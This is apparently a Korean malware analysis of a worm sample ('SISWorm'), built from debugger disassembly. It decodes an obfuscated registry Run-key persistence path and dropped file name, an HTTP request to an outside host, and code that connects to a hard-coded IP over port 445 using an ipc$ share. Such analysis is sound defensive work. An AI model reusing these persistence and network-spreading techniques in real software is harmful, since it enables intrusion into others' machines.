
M N O P Q R S T U V W X A B C D E F G H I J K L

a b c d e f g h i j k l m n o p q r s t u v w x

⬇

m n o p q r s t u v w x a b c d e f g h i j k l

▷ 레지스트리의 경로 파악



```
Address   Hex dump          Disassembly                                 Comment
004A4611  /$ 55             PUSH EBP
004A4612  |. 8BEC           MOV EBP,ESP
004A4614  |. 81EC A4000000  SUB ESP,0A4
004A461A  |. 56             PUSH ESI
004A461B  |. 57             PUSH EDI
004A461C  |. 8D85 5CFFFFFF  LEA EAX,DWORD PTR SS:[EBP-A4]
004A4622  |. 68 D0334A00    PUSH SISWorm.004A33D0                       ASCII "Gcrhkmfq\Auofcgcrh\Kubpckg\OiffqbhJqfgucb\Fib"
004A4627  |. 50             PUSH EAX
004A4628  |. E8 E0040000    CALL SISWorm.004A4B0D
004A462D  |. 8D45 DC        LEA EAX,DWORD PTR SS:[EBP-24]
004A4630  |. 68 C0334A00    PUSH SISWorm.004A33C0                       ASCII "kubgyghqaa.qlq"
004A4635  |. 50             PUSH EAX
004A4636  |. E8 D2040000    CALL SISWorm.004A4B0D
004A463B  |. 8B35 08104A00  MOV ESI,DWORD PTR DS:[<&ADVAPI32.RegOpenKeyExA>]  ADVAPI32.RegOpenKeyExA
004A4641  |. 83C4 10        ADD ESP,10
004A4644  |. 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
004A4647  |. BF 06000200    MOV EDI,20006
004A464C  |. 50             PUSH EAX                                    pHandle
004A464D  |. 57             PUSH EDI                                    Access => KEY_WRITE
004A464E  |. 8D85 5CFFFFFF  LEA EAX,DWORD PTR SS:[EBP-A4]
004A4654  |. 6A 00          PUSH 0                                      Reserved = 0
004A4656  |. 50             PUSH EAX                                    Subkey
004A4657  |. 68 02000080    PUSH 80000002                               hKey = HKEY_LOCAL_MACHINE
004A465C  |. FFD6           CALL ESI                                    RegOpenKeyExA
004A465E  |. 85C0           TEST EAX,EAX
004A4660  |.v74 19          JE SHORT SISWorm.004A467B
004A4662  |. 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
004A4665  |. 50             PUSH EAX                                    pHandle
004A4666  |. 57             PUSH EDI                                    Access => KEY_WRITE
004A4667  |. 8D85 5CFFFFFF  LEA EAX,DWORD PTR SS:[EBP-A4]
004A466D  |. 6A 00          PUSH 0                                      Reserved = 0
004A466F  |. 50             PUSH EAX                                    Subkey
004A4670  |. 68 01000080    PUSH 80000001                               hKey = HKEY_CURRENT_USER
004A4675  |. FFD6           CALL ESI                                    RegOpenKeyExA
004A4677  |. 85C0           TEST EAX,EAX
004A4679  |.v75 2D          JNZ SHORT SISWorm.004A46A8
004A467B  |> 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
004A467E  |. 8D80 10010000  LEA ESI,DWORD PTR DS:[EAX+110]
004A4684  |. 56             PUSH ESI                                    String
004A4685  |. FF15 40104A00  CALL DWORD PTR DS:[<&KERNEL32.lstrlenA>]     lstrlenA
004A468B  |. 40             INC EAX
004A468C  |. 50             PUSH EAX                                    BufSize
004A468D  |. 56             PUSH ESI                                    Buffer
```


위에서 언급한 규칙에 의거해서 다음과 같은 값을 얻을 수 있다.

**Gcrhkmfq\Auofcgcrh\Kubpckg\OiffqbhJqfgucb\Fib⇒ Software\Microsoft\Windows\CurrentVersion\Run**

**kubgyghqaa.qlq ⇒ winsystemm.exe**

▷ Mail 수신

GET / HTTP/1.1 Host: consult.skinfosec.co.kr 요청을 보낸다.



```
Address   Hex dump          Disassembly                                 Comment
004A4E9B  . 56             PUSH ESI
004A4E9C  . 8D85 F0FDFFFF  LEA EAX,DWORD PTR SS:[EBP-210]
004A4EA2  . 68 D03F4A00    PUSH SISWorm.004A3FD0                       ASCII "SQH / THHD/1.1♪◘Tcgh: ocbgikh.gwubrcgqo.oc.wf♪◘◘"
004A4EA7  . 50             PUSH EAX
004A4EA8  . E8 60FCFFFF    CALL SISWorm.004A4B0D
004A4EAD  . 59             POP ECX
004A4EAE  . 59             POP ECX
004A4EAF  . 6A FF          PUSH -1                                     Priority = THREAD_PRIORITY_BELOW_NORMAL
004A4EB1  . FF15 20104A00  CALL DWORD PTR DS:[<&KERNEL32.GetCurrentThread>]  GetCurrentThread
004A4EB7  . 50             PUSH EAX                                    hThread
004A4EB8  . FF15 24104A00  CALL DWORD PTR DS:[<&KERNEL32.SetThreadPriority>]  SetThreadPriority
004A4EBE  . 8B75 08        MOV ESI,DWORD PTR SS:[EBP+8]
004A4EC1  . 85F6           TEST ESI,ESI
004A4EC3  .v74 52          JE SHORT SISWorm.004A4F17
004A4EC5  . 57             PUSH EDI
004A4EC6  . 8D7D F0        LEA EDI,DWORD PTR SS:[EBP-10]
004A4EC9  . A5             MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
004A4ECA  . A5             MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
004A4ECB  . A5             MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
004A4ECC  . A5             MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
004A4ECD  . 6A 0A          PUSH 0A
004A4ECF  . 5F             POP EDI
004A4ED0  > 8D45 F0        LEA EAX,DWORD PTR SS:[EBP-10]
004A4ED3  . 6A 08          PUSH 8
004A4ED5  . 50             PUSH EAX
004A4ED6  . E8 4B000000    CALL SISWorm.004A4F26
004A4EDB  . 8BF0           MOV ESI,EAX
004A4EDD  . 59             POP ECX
004A4EDE  . 85F6           TEST ESI,ESI
004A4EE0  . 59             POP ECX
004A4EE1  .v74 30          JE SHORT SISWorm.004A4F13
004A4EE3  . 8D85 F0FDFFFF  LEA EAX,DWORD PTR SS:[EBP-210]
004A4EE9  . 6A 00          PUSH 0                                      Flags = 0
004A4EEB  . 50             PUSH EAX                                    String
004A4EEC  . FF15 40104A00  CALL DWORD PTR DS:[<&KERNEL32.lstrlenA>]    lstrlenA
004A4EF2  . 50             PUSH EAX                                    DataSize
004A4EF3  . 8D85 F0FDFFFF  LEA EAX,DWORD PTR SS:[EBP-210]
004A4EF9  . 50             PUSH EAX                                    Data
004A4EFA  . 56             PUSH ESI                                    Socket
004A4EFB  . FF15 DC104A00  CALL DWORD PTR DS:[<&WS2_32.#19>]           send
004A4F01  . 68 2C010000    PUSH 12C                                    Timeout = 300. ms
004A4F06  . FF15 6C104A00  CALL DWORD PTR DS:[<&KERNEL32.Sleep>]       Sleep
004A4F0C  . 56             PUSH ESI                                    Socket
```

▷ 최소 실행시 메모장(notepad)를 실행하여 본체의 데이터를 뿌린다.

```
Address   Hex dump          Disassembly                                Comment
004A4859  . FFD6            CALL ESI
004A485B  > FF75 FC         PUSH DWORD PTR SS:[EBP-4]                  hObject
004A485E  . 8B35 34104A00   MOV ESI,DWORD PTR DS:[<&KERNEL32.CloseHandle>]  kernel32.CloseHandle
004A4864  . FFD6            CALL ESI                                   CloseHandle
004A4866  . 8D85 9CFEFFFF   LEA EAX,DWORD PTR SS:[EBP-164]
004A486C  . 50              PUSH EAX                                   <%s>
004A486D  . 8D85 9CFBFFFF   LEA EAX,DWORD PTR SS:[EBP-464]
004A4873  . 68 00344A00     PUSH SISWorm.004A3400                      Format = "notepad %s"
004A4878  . 50              PUSH EAX                                   s
004A4879  . FF15 A8104A00   CALL DWORD PTR DS:[<&USER32.wsprintfA>]    wsprintfA
004A487F  . 6A 44           PUSH 44
004A4881  . 8D45 A0         LEA EAX,DWORD PTR SS:[EBP-60]
004A4884  . 5F              POP EDI
004A4885  . 57              PUSH EDI                                   n => 44 (68.)
004A4886  . 53              PUSH EBX                                   c
004A4887  . 50              PUSH EAX                                   s
004A4888  . E8 5D0D0000     CALL <JMP.&MSVCRT.memset>                  memset
004A488D  . 83C4 18         ADD ESP,18
004A4890  . 8D4D E4         LEA ECX,DWORD PTR SS:[EBP-1C]
004A4893  . 897D A0         MOV DWORD PTR SS:[EBP-60],EDI
004A4896  . 66:C745 D0 0501 MOV WORD PTR SS:[EBP-30],5
004A489C  . 6A 01           PUSH 1
004A489E  . 58              POP EAX
004A489F  . 51              PUSH ECX                                   pProcessInfo
004A48A0  . 8D4D A0         LEA ECX,DWORD PTR SS:[EBP-60]
004A48A3  . 51              PUSH ECX                                   pStartupInfo
004A48A4  . 53              PUSH EBX                                   CurrentDir
004A48A5  . 53              PUSH EBX                                   pEnvironment
004A48A6  . 53              PUSH EBX                                   CreationFlags
004A48A7  . 8945 CC         MOV DWORD PTR SS:[EBP-34],EAX
004A48AA  . 50              PUSH EAX                                   InheritHandles => TRUE
004A48AB  . 53              PUSH EBX                                   pThreadSecurity
004A48AC  . 8D85 9CFBFFFF   LEA EAX,DWORD PTR SS:[EBP-464]
004A48B2  . 53              PUSH EBX                                   pProcessSecurity
004A48B3  . 50              PUSH EAX                                   CommandLine
004A48B4  . 53              PUSH EBX                                   ModuleFileName
004A48B5  . FF15 78104A00   CALL DWORD PTR DS:[<&KERNEL32.CreateProcessA>]  CreateProcessA
004A48BB  . 85C0            TEST EAX,EAX
004A48BD  . 5F              POP EDI
004A48BE  .v74 10           JE SHORT SISWorm.004A48D0
004A48C0  . 6A FF           PUSH -1                                    Timeout = INFINITE
004A48C2  . FF75 E4         PUSH DWORD PTR SS:[EBP-1C]                 hObject
004A48C5  . FF15 74104A00   CALL DWORD PTR DS:[<&KERNEL32.WaitForSingleObject>]  WaitForSingleObject
```

▷ 아래와 같이 445번 포트를 이용하여 데이터를 내 보내는 코드가 존재한다.

```
Address   Hex dump          Disassembly                                Comment
004A529B  . 50              PUSH EAX                                   s
004A529C  . E8 49030000     CALL <JMP.&MSVCRT.memset>                  memset
004A52A1  . 83C4 0C         ADD ESP,0C
004A52A4  . 8D85 1CF7FFFF   LEA EAX,DWORD PTR SS:[EBP-8E4]
004A52AA  . 50              PUSH EAX                                   pWSAData
004A52AB  . 6A 02           PUSH 2                                     RequestedVersion = 2 (2.0.)
004A52AD  . E8 08030000     CALL <JMP.&WS2_32.#115>                    WSAStartup
004A52B2  . 68 D8414A00     PUSH SISWorm.004A41D8                      Name = "211.241.82.124"
004A52B7  . E8 16030000     CALL <JMP.&WS2_32.#52>                     gethostbyname
004A52BC  . 8BF8            MOV EDI,EAX
004A52BE  . 33DB            XOR EBX,EBX
004A52C0  . 3BFB            CMP EDI,EBX
004A52C2  .v75 11           JNZ SHORT SISWorm.004A52D5
004A52C4  . 68 C4414A00     PUSH SISWorm.004A41C4                      s = "[-] gethostbyname "
004A52C9  > FF15 98104A00   CALL DWORD PTR DS:[<&MSVCRT.perror>]       perror
004A52CF  . 59              POP ECX
004A52D0  .vE9 0E020000     JMP SISWorm.004A54E3
004A52D5  > 53              PUSH EBX                                   Protocol
004A52D6  . 6A 01           PUSH 1                                     Type = SOCK_STREAM
004A52D8  . 6A 02           PUSH 2                                     Family = AF_INET
004A52DA  . E8 ED020000     CALL <JMP.&WS2_32.#23>                     socket
004A52DF  . 8BF0            MOV ESI,EAX
004A52E1  . 83FE FF         CMP ESI,-1
004A52E4  . 8975 FC         MOV DWORD PTR SS:[EBP-4],ESI
004A52E7  .v75 07           JNZ SHORT SISWorm.004A52F0
004A52E9  . 68 BC414A00     PUSH SISWorm.004A41BC                      ASCII "socket"
004A52EE  .^EB D9           JMP SHORT SISWorm.004A52C9
004A52F0  > 68 BD010000     PUSH 1BD                                   NetShort = 1BD
004A52F5  . 66:C745 DC 0200 MOV WORD PTR SS:[EBP-24],2
004A52FB  . E8 C6020000     CALL <JMP.&WS2_32.#9>                      ntohs
004A5300  . 66:8945 DE      MOV WORD PTR SS:[EBP-22],AX
004A5304  . 8B47 0C         MOV EAX,DWORD PTR DS:[EDI+C]
004A5307  . 6A 08           PUSH 8                                     n = 8
004A5309  . 53              PUSH EBX                                   c
004A530A  . 8B00            MOV EAX,DWORD PTR DS:[EAX]
004A530C  . 8B00            MOV EAX,DWORD PTR DS:[EAX]
004A530E  . 8945 E0         MOV DWORD PTR SS:[EBP-20],EAX
004A5311  . 8D45 E4         LEA EAX,DWORD PTR SS:[EBP-1C]
004A5314  . 50              PUSH EAX                                   s
004A5315  . E8 D0020000     CALL <JMP.&MSVCRT.memset>                  memset
004A531A  . 83C4 0C         ADD ESP,0C
004A531D  . 8D45 DC         LEA EAX,DWORD PTR SS:[EBP-24]
004A5320  . 6A 10           PUSH 10                                    AddrLen = 10 (16.)
```

IBD = 445 port

```
Address   Hex dump          Disassembly                                Comment
004A5044  . 8BEC            MOV EBP,ESP
004A5046  . B8 548B0000     MOV EAX,8B54
004A504B  . E8 B0050000     CALL SISWorm.004A5600
004A5050  . A1 08424A00     MOV EAX,DWORD PTR DS:[4A4208]
004A5055  . 68 FC414A00     PUSH SISWorm.004A41FC                      <%s> = "localhost"
004A505A  . 8945 EC         MOV DWORD PTR SS:[EBP-14],EAX
004A505D  . A1 0C424A00     MOV EAX,DWORD PTR DS:[4A420C]
004A5062  . 8945 F0         MOV DWORD PTR SS:[EBP-10],EAX
004A5065  . 8D45 B4         LEA EAX,DWORD PTR SS:[EBP-4C]
004A5068  . 68 F0414A00     PUSH SISWorm.004A41F0                      format = "\\%s\ipc$"
004A506D  . 50              PUSH EAX                                   s
004A506E  . E8 C3050000     CALL <JMP.&MSVCRT.sprintf>                 sprintf
004A5073  . 83C4 0C         ADD ESP,0C
004A5076  . 33C9            XOR ECX,ECX
004A5078  . 8D85 EDFEFFFF   LEA EAX,DWORD PTR SS:[EBP-113]
004A507E  > 8A540D B4       MOV DL,BYTE PTR SS:[EBP+ECX-4C]
004A5082  . 8850 FF         MOV BYTE PTR DS:[EAX-1],DL
004A5085  . 8020 00         AND BYTE PTR DS:[EAX],0
004A5088  . 41              INC ECX
004A5089  . 40              INC EAX
004A508A  . 40              INC EAX
004A508B  . 83F9 28         CMP ECX,28
004A508E  .^7C EE           JL SHORT SISWorm.004A507E
004A5090  . 53              PUSH EBX
004A5091  . 56              PUSH ESI
004A5092  . 57              PUSH EDI
004A5093  . 6A 60           PUSH 60                                    n = 60 (96.)
004A5095  . 8D85 3CFFFFFF   LEA EAX,DWORD PTR SS:[EBP-C4]
004A509B  . 68 08184A00     PUSH SISWorm.004A1808                      src = SISWorm.004A1808
004A50A0  . 50              PUSH EAX                                   dest
004A50A1  . E8 4A050000     CALL <JMP.&MSVCRT.memcpy>                  memcpy
004A50A6  . 8D45 B4         LEA EAX,DWORD PTR SS:[EBP-4C]
004A50A9  . 50              PUSH EAX                                   s
004A50AA  . E8 81050000     CALL <JMP.&MSVCRT.strlen>                  strlen
004A50AF  . D1E0            SHL EAX,1
004A50B1  . 50              PUSH EAX                                   n
004A50B2  . 8D85 ECFEFFFF   LEA EAX,DWORD PTR SS:[EBP-114]             src
004A50B8  . 50              PUSH EAX
004A50B9  . 8D85 6CFFFFFF   LEA EAX,DWORD PTR SS:[EBP-94]              dest
004A50BF  . 50              PUSH EAX
004A50C0  . E8 2B050000     CALL <JMP.&MSVCRT.memcpy>                  memcpy
004A50C5  . 83C4 1C         ADD ESP,1C
004A50C8  . 8D45 B4         LEA EAX,DWORD PTR SS:[EBP-4C]
```